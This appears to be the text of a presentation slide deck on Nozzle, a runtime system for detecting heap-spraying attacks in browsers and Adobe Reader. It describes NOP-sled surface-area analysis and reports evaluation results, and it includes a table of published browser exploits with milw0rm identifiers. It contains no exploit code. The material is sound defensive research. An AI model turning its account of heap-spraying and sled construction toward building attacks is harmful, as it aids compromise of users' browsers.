
Nozzle – Runtime Heap Spraying Detection



Outline


- Nozzle design & implementation
- Evaluation
  - False positives
  - False negatives
  - New threats (Adobe Reader)
- Summary

Nozzle Design



Local Malicious Object Detection


Is this object dangerous?



- Is this object code?
  - Code and data look the same on x86
- Focus on sled detection
  - Majority of object is sled
  - Spraying scripts build simple sleds
- Is this code a NOP sled?
  - Previous techniques do not look at heap
  - Many heap objects look like NOP sleds
  - 80% false positive rates using previous techniques
- Need stronger local techniques

Object Surface Area Calculation (1)


- Assume: attacker wants to reach shell code from jump to any point in object
- Goal: find blocks that are likely to be reached via control flow
- Strategy: use dataflow analysis to compute "surface area" of each block



An example object from visiting google.com

Object Surface Area Calculation (2)


- Each block starts with its own size as weight
- Weights are propagated forward with flow
- Invalid blocks don't propagate
- Iterate until a fixpoint is reached
- Compute block with highest weight



An example object from visiting google.com

Nozzle Global Heap Metric

Normalize to (approx):
P(jump will cause exploit)



Nozzle Experimental Summary

0 False Positives

- 10 popular AJAX-heavy sites
- 150 top Web sites

0 False Negatives


- 12 published heap spraying exploits and
- 2,000 synthetic rogue pages generated using Metasploit


Runtime Overhead

- As high as 2x without sampling
- 5-10% with sampling

Nozzle on Benign Sites

- Benign sites have low Nozzle NSA
- Max NSA always less than 12%
- Thresholds can be set much higher for detection (50% or more)





Nozzle with Known Heap Sprays


- 12 published heap spray pages in multiple browsers
- 2,000 synthetic heap spray pages using MetaSploit
  - advanced NOP engine
  - shellcode database

Date	Browser	Description	milw0rm
11/2004	IE	IFRAME Tag BO	612
04/2005	IE	DHTML Objects Corruption	930
01/2005	IE	.ANI Remote Stack BO	753
07/2005	IE	`javaprxy.dll` COM Object	1079
03/2006	IE	`createTextRang` RE	1606
09/2006	IE	VML Remote BO	2408
03/2007	IE	ADODB Double Free	3577
09/2006	IE	WebViewFolderIcon `setSlice`	2448
09/2005	FF	0xAD Remote Heap BO	1224
12/2005	FF	`compareTo()` RE	1369
07/2006	FF	`Navigator` Object RE	2082
07/2008	Safari	Quicktime Content-Type BO	6013


Result: max NSA between 76% and 96%

Nozzle detects real spraying attacks

Nozzle Runtime Overhead



Using Nozzle in Adobe Reader



Results

- Detected a published heap spray attack (NSA > 75%)
- Runtime overhead was 8% on average
- NSA of normal document < 10%

Summary

- Heap spraying attacks are
  - Easy to implement, easy to retarget
  - In widespread use
- Existing detection methods fail to classify malicious objects on x86 architecture
- Nozzle
  - Effectively detects published attacks (known and new)
  - Has acceptable runtime overhead
  - Can be used both online and offline